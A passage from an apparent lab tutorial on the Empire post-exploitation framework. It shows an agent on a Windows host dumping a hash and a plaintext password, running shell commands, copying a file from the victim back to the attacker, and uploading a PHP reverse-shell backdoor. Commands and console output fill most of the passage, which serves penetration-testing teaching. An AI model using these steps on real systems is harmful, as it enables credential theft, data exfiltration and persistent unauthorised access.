
Another important command is the **shell** command.

To use the shell of the victim to run proper Microsoft windows commands, we use this feature.

Eg: one such window's cmd only command is **netstat**

```
shell netstat -ano
```

And as expected, the above command showed us all the ports in work currently on the machine!



```
(Empire: adminraj) > creds

Credentials:

  CredID  CredType   Domain                    UserName         Host             Password
  ------  --------   ------                    --------         ----             --------
  1       hash       raj                       raj              raj              3dbde697d716
90a769204beb12283678
  2       plaintext  raj                       raj              raj              123

(Empire: adminraj) > shell netstat -ano
[*] Tasked HE3K45LN to run TASK_SHELL
[*] Agent HE3K45LN tasked with task ID 2
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       720
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       1072
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       408
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       856
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       940
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       504
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       1956
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING       512
  TCP    192.168.1.102:139      0.0.0.0:0              LISTENING       4
  TCP    [::]:135               [::]:0                 LISTENING       720
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:3389              [::]:0                 LISTENING       1072
  TCP    [::]:5357              [::]:0                 LISTENING       4
  TCP    [::]:49152             [::]:0                 LISTENING       408
  TCP    [::]:49153             [::]:0                 LISTENING       856
  TCP    [::]:49154             [::]:0                 LISTENING       940
  TCP    [::]:49155             [::]:0                 LISTENING       504
  TCP    [::]:49156             [::]:0                 LISTENING       1956
  TCP    [::]:49157             [::]:0                 LISTENING       512
  UDP    0.0.0.0:500            *:*                                    940
  UDP    0.0.0.0:3702           *:*                                    1340
  UDP    0.0.0.0:3702           *:*                                    1340
  UDP    0.0.0.0:4500           *:*                                    940
  UDP    0.0.0.0:5355           *:*                                    1072
  UDP    0.0.0.0:54995          *:*                                    1340
  UDP    127.0.0.1:1900         *:*                                    1340
  UDP    127.0.0.1:64806        *:*                                    1340
  UDP    192.168.1.102:137      *:*                                    4
  UDP    192.168.1.102:138      *:*                                    4
  UDP    192.168.1.102:1900     *:*                                    1340
  UDP    192.168.1.102:64805    *:*                                    1340
```


Now, since the default shell directory in windows is “**C:/windows/system32**”; let’s try and move into another directory and try to download some file from there and also we can upload something at that location, for example, we can upload a backdoor! Now, use the following commands for it :

```
shell cd C:\Users\raj\Desktop
shell dir
download 6.png
```

Above command will download an image called 6.png from the window’s desktop to the “downloads directory of Empire”

```
upload /root/Desktop/revshell.php
```


Here we can upload any backdoor, with help of above command we are uploading a php backdoor from Kali’s desktop to victim’s desktop and we can even invoke this file since we have the shell access!



```
(Empire: adminraj) > shell cd C:\Users\raj\Desktop
[*] Tasked HE3K45LN to run TASK_SHELL
[*] Agent HE3K45LN tasked with task ID 10
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
..Command execution completed.
[*] Valid results returned by 192.168.1.102

(Empire: adminraj) > shell dir
[*] Tasked HE3K45LN to run TASK_SHELL
[*] Agent HE3K45LN tasked with task ID 11
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
Directory: C:\Users\raj\Desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----        9/27/2018   7:19 PM            powercat
d----         8/9/2018   3:39 PM            test
-a---        8/16/2018   4:26 PM   38808480 4ebfe36538da7b518c2221e1abd8dcfc-p
                                             spro_50_3310.exe
-a---        10/4/2018   9:53 PM      62308 6.png
-a---        8/15/2018   8:42 PM     313768 Firefox Installer.exe
-a---        8/22/2018  11:18 PM    5518779 Macro Expert 4.0.exe
-a---        9/13/2018   9:25 PM          0 New Text Document.txt
-a---        9/13/2018   7:56 PM        950 PuTTY.lnk
-a---        8/22/2018   9:28 PM  207306876 wampserver3.0.6_x86_apache2.4.23_m
                                             ysql5.7.14_php5.6.25.exe
-a---        8/22/2018   9:54 PM   16372688 WinSMS 3.43.exe
-a---        8/23/2018  10:19 PM  114827840 xampp-win32-5.6.30-0-VC11-installe
                                             r.exe
-a---        8/23/2018   4:07 PM       1105 Zortam Mp3 Media Studio.lnk

..Command execution completed.
[*] Valid results returned by 192.168.1.102

(Empire: adminraj) > download 6.png
[*] Tasked HE3K45LN to run TASK_DOWNLOAD
[*] Agent HE3K45LN tasked with task ID 12
(Empire: adminraj) > [+] Part of file 6.png from adminraj saved
[*] Agent HE3K45LN returned results.
[*] Valid results returned by 192.168.1.102
[*] Agent HE3K45LN returned results.
[*] File download of C:\Users\raj\Desktop\6.png completed
[*] Valid results returned by 192.168.1.102

(Empire: adminraj) > upload /root/Desktop/revshell.php
[*] Tasked agent to upload revshell.php, 5 KB
[*] Tasked HE3K45LN to run TASK_UPLOAD
[*] Agent HE3K45LN tasked with task ID 13
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
[*] Valid results returned by 192.168.1.102
```

This is where the downloaded files will go:

Empire directory/downloads/<agent name>/<agent shell location>




```
root@kali:~/Empire/downloads/adminraj/C:/Users/raj/Desktop# ls
6.png
root@kali:~/Empire/downloads/adminraj/C:/Users/raj/Desktop#
```

```
shell dir
```

Above command proves that we indeed have uploaded revshell.php

And there it is! Revshell.php on the desktop of victim's machine which our backdoor file.




```
(Empire: adminraj) > shell dir
[*] Tasked HE3K45LN to run TASK_SHELL
[*] Agent HE3K45LN tasked with task ID 14
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
Directory: C:\Users\raj\Desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d----         9/27/2018   7:19 PM            powercat
d----          8/9/2018   3:39 PM            test
-a---         8/16/2018   4:26 PM   38808480 4ebfe36538da7b518c2221e1abd8dcfc-p
                                             spro_50_3310.exe
-a---         10/4/2018   9:53 PM      62308 6.png
-a---         8/15/2018   8:42 PM     313768 Firefox Installer.exe
-a---         8/22/2018  11:18 PM    5518779 Macro Expert 4.0.exe
-a---         9/13/2018   9:25 PM          0 New Text Document.txt
-a---         9/13/2018   7:56 PM        950 PuTTY.lnk
-a---         10/8/2018   9:02 PM       5495 revshell.php
-a---         8/22/2018   9:28 PM  207306876 wampserver3.0.6_x86_apache2.4.23_m
                                             ysql5.7.14_php5.6.25.exe
-a---         8/22/2018   9:54 PM   16372688 WinSMS 3.43.exe
-a---         8/23/2018  10:19 PM  114827840 xampp-win32-5.6.30-0-VC11-installe
                                             r.exe
-a---         8/23/2018   4:07 PM       1105 Zortam Mp3 Media Studio.lnk

..Command execution completed.
[*] Valid results returned by 192.168.1.102
```

Previously shown were the basic demo of empire and its different terms used and how to use them. There is another term too, i.e. usemodule. Lastly, let's see how to use it.

```
usemodule <tab> <tab>
```

